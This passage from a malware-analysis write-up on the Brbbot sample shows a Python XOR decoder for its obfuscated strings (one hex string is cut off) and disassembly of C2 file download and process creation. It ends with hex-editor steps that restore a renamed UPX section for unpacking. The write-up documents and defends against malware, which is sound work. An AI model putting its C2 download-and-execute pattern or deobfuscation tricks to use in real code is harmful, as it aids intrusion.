
```
 import operator

def hexdump(src, length=16, sep='.'):
    FILTER = ''.join([(len(repr(chr(x))) == 3) and chr(x) or sep for x in range(256)])
    lines = []
    for c in range(0, len(src), length):
        chars = src[c: c + length]
        hex_ = ' '.join(['{:02x}'.format(x) for x in chars])
        if len(hex_) > 24:
            hex_ = '{} {}'.format(hex_[:24], hex_[24:])
        printable = ''.join(['{}'.format((x <= 127 and FILTER[x]) or sep) for x in chars])
        lines.append('{0:08x}  {1:{2}s} |{3:{4}s}|'.format(c, hex_, length * 3, printable, length))
    return '\n'.join(lines)


def decoder(hex_string, key, op):
    ops = {"xor": operator.xor, "and": operator.and_, "or": operator.or_}
    if op not in ops:
        return None
    else:
        byte_array = bytearray.fromhex(hex_string)
        byte_array_result = []
        for byte in byte_array:
            byte_array_result.append(ops[op](byte, key))
        return hexdump(byte_array_result)


def main():
    text = "123f373e600822282f3e3660093e3c32282f29226028362828753e233e603828292828753e233e602c32353235322f753e23
    key = 0x5b
    print(decoder(text, key, "xor"))

main()
```



The malware send the process list to the c2.

Rest of the malware functionality comes down to this:

Read a file from the c2:

```
mov     edx, ebx
lea     r9, [rsp+58h+dwNumberOfBytesRead] ; lpdwNumberOfByt
add     rdx, rax        ; lpBuffer
mov     rcx, rsi        ; hFile
call    cs:InternetReadFile
test    eax, eax
jz      short loc_7FF649791975
```


Create a new process:


```
xor     ecx, ecx        ; lpApplicationName
mov     [rsp+118h+dwCreationFlags], r15d ; dwCreationFlags
mov     [rsp+118h+bInheritHandles], r15d ; bInheritHandles
call    cs:CreateProcessA
test    eax, eax
jnz     loc_7FF6497920CC
```

Both implies that the infection isn't over and the party continues with the next stage :)


Bonus – unpacking on disk

- Locate renamed section with a hex editor, and rename it to original:



[UNSAVED] brbbot.exe - Reverse Engineers' Hex Editor
File Edit View Tools Help
brbbot.exe
0000:016C 10000000 00000000 00000000 68B0 ....h.
0000:017A 0100AC01 000000B0 01006800 0000 ....h...
0000:0188 00600100 040B0000 00000000 0000 .`............
0000:0196 00000000 00000000 00000000 0000 ....
0000:01A4 00000000 00000000 00000000 0000 ....
0000:01B2 00000000 00000000 00000000 0000 ....
0000:01C0 00000000 00000000 00000000 0000 ....
0000:01CE 00000000 00000000 00000000 0000 ....
0000:01DC 00000000 00000000 00000000 0000 ....
0000:01EA 00000000 00004E50 58300000 0000 ......NPX0....
0000:01F8 00100100 00100000 00000000 0004 ....
0000:0206 00000000 00000000 00000000 0000 ....
0000:0214 800000E0 55505831 00000000 0090 ....UPX1......


[UNSAVED] brbbot.exe - Reverse Engineers' Hex Editor
File Edit View Tools Help
brbbot.exe
0000:016C 10000000 00000000 00000000 68B0 ....h.
0000:017A 0100AC01 000000B0 01006800 0000 ....h...
0000:0188 00600100 040B0000 00000000 0000 .`............
0000:0196 00000000 00000000 00000000 0000 ....
0000:01A4 00000000 00000000 00000000 0000 ....
0000:01B2 00000000 00000000 00000000 0000 ....
0000:01C0 00000000 00000000 00000000 0000 ....
0000:01CE 00000000 00000000 00000000 0000 ....
0000:01DC 00000000 00000000 00000000 0000 ....
0000:01EA 00000000 00005550 58300000 0000 ......UPX0....
0000:01F8 00100100 00100000 00000000 0004 ....
0000:0206 00000000 00000000 00000000 0000 ....
0000:0214 800000E0 55505831 00000000 0090 ....UPX1......

- Save:



- Unpack using UPX tool:



Source: https://github.com/itaymigdal/malware-analysis-writeups/blob/main/Brbbot/Brbbot.md